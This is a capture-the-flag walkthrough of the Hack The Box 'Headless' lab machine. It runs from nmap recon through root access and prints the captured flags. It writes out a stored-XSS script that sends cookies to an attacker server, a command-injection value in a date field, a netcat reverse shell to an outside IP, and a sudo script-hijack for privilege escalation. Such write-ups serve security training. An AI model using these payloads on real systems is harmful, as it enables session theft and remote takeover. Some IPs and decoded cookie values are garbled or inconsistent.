

Hack The Box — Headless

1. Machine Information

- **Target IP:** 10.129.16.53
 - **Machine Name:** Headless
 - **Difficulty:** Easy
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → Web app (Werkzeug) → Support form → Stored XSS → Cookie theft → Admin dashboard access → Command injection → Reverse shell → sudo syscheck abuse → Root

3. Tools Used

- nmap
 - burpsuite
 - python3
 - netcat
 - base64
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.16.53
```

Findings

- 22 → SSH
- 5000 → HTTP (Werkzeug / Python)

Why It Matters

- Flask/Werkzeug app → often vulnerable to injection/XSS

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/Headless]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.16.53
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 16:03 +0530
Nmap scan report for 10.129.16.53
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp  open  http      Werkzeug httpd 2.2.2 (Python 3.11.2)
|_ http-server-header: Werkzeug/2.2.2 Python/3.11.2
|_ http-title: Under Construction
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.16 seconds
```

5. Enumeration

Step 1 — Access Web Application


URL:

<http://10.129.16.53:5000/>

Result:

Welcome page

Screenshot 2 — Website



Step 2 — Identify Support Form

URL:

<http://10.129.16.53:5000/support>

Result:

Contact support form

Screenshot 3 — Support Form

Gupta

Email:
gupta@gmail.com

Phone Number:
8888888888

Message:
<id>

Submit

Activate Windows

Step 3 — Trigger Error (Input Filtering)

Observation:

- Injection attempt triggers response:

Hacking Attempt Detected

- Response includes request headers and cookie:

is_admin=InVzZXli.uAlmXlTvm8vyihjNaPDWnvB_Zfs

Why Important:

- Cookie-based auth → target for XSS

Screenshot 4 — Error Page

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

Method: POST
URL: http://10.129.16.53:5000/support
Headers: Host: 10.129.16.53:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.129.16.53:5000/support
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
Origin: http://10.129.16.53:5000
Connection: keep-alive
Cookie: is_admin=InVzZXli.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

6. Exploitation

Step 4 — Stored XSS (User-Agent Injection)

WHAT IT IS

- Stored XSS via HTTP header

WHY IT WORKS

- Application logs headers and renders them unsafely
-

Step 5 — Start Listener (HTTP)

```
python -m http.server 8081
```

Step 6 — Inject Payload

Payload (User-Agent):


```
<script>var i=new  
Image();i.src="http://10.10.15.96:8081/?cookie="+btoa(document.cookie);</script>
```

RESULT

- Cookie received on attacker server

```
GET /?cookie=aXNfYWRTaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TbHwSDA=
```

Screenshot 5 — Payload Injection



Screenshot 6 — Captured Cookie

```
(abhay@Kali) - [~/Desktop/Headless]
$ python -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.15.96 - - [09/Apr/2026 16:20:10] "GET /?cookie= HTTP/1.1" 200 -
10.129.16.53 - - [09/Apr/2026 16:20:43] "GET /?cookie=aXNfYWRTaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TbLhwSDA= HTTP/1.1" 200 -
```


Step 7 — Decode Cookie

aXNfYWRTaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TbLhwSDA=

Result:

is_admin=ImFkbWlulg.dmzDkZNE6CK0oyL1fbM-SnXpH0

Screenshot 8 — Decoded Cookie



Step 8 — Access Admin Dashboard

URL:


http://10.129.16.53:5000/dashboard

(Add cookie manually)

RESULT

- Admin dashboard access


Screenshot 7 — Unauthorized Page



Unauthorized

The server could not verify that you are authorized to access the URL requested. You either supplied the wrong credentials (e.g. a bad password), or your browser doesn't understand how to supply the credentials required.

Screenshot 9 — Admin Dashboard



Step 9 — Command Injection

WHAT IT IS

- Command injection via date parameter

WHY IT WORKS

- Input passed directly to system command

Payload

2023-09-15;id

RESULT

uid=1000(dvir)

Screenshot 10 — Command Execution

Request

PrettyRawHex

1 POST /dashboard HTTP/1.1
2 Host: 10.129.16.53:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.129.16.53:5000/dashboard
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 18
10 Origin: http://10.129.16.53:5000
11 Connection: keep-alive
12 Cookie: is_admin=IeFkbWluzg.dnzDkZNEm6CK0oyL1fbM-SnXpH0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 date=2023-09-15;id

Response

PrettyRawHexRender

66 </h1>
67 <p>
68 Generate a website health report:
69 </p>
70 <form action="/dashboard" method="post">
71 <label for="date">
72 Select Date:
73 </label>
74 <input type="date" id="date" name="date" value="2023-09-15" required>
75 <button type="submit">
76 Generate Report
77 </button>
78 </form>
79 <div id="output-container">
80 <div id="output-content" style="background-color: green; color:
81 white; padding: 10px; border-radius: 5px;">
82 Systems are up and running!
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Step 10 — Reverse Shell

Listener:

```
nc -lvp 4444
```

Payload:

```
nc 10.10.14.41 4444 -e /bin/bash
```

RESULT

```
dvir
```

Screenshot 11 — Reverse Shell

```
(abhay@Kali)-[~/Desktop/Headless]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.15.96] from (UNKNOWN) [10.129.16.53] 42082
id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
```

7. Shell Access

- User:

```
dvir
```

8. Post-Exploitation

- System access confirmed
 - Privilege escalation required
-

9. Privilege Escalation

Step 11 — Sudo Enumeration

`sudo -l`

Result:

(ALL) NOPASSWD: /usr/bin/syscheck

Vulnerability Found

- syscheck executes script from predictable location
-

WHY IT WORKS

- Executes attacker-controlled script (initdb.sh)
-

Step 12 — Create Malicious Script

`echo -e '#!/bin/bash\n/bin/bash' > /tmp/initdb.sh`

Step 13 — Make Executable

`chmod +x /tmp/initdb.sh`

Step 14 — Execute Exploit

`sudo /usr/bin/syscheck`

RESULT

root

Screenshot 12 — Root Shell

```
System load average: 0.06, 0.06, 0.01
Database service is not running. Starting it ...
id
id
uid=0(root) gid=0(root) groups=0(root)
█
```

10. Flags

User Flag

```
cat /home/dvir/user.txt
```

Screenshot 13 — User Flag

```
root@headless:/tmp# cat /home/dvir/user.txt
cat /home/dvir/user.txt
6610ab174d505f2702de0ab5e6d612e1
```

Root Flag

```
cat /root/root.txt
```

Screenshot 14 — Root Flag

```
root@headless:/tmp# cat /root/root.txt
cat /root/root.txt
2de2d0fe01f5a6b28fe056d5c0f8ca60
```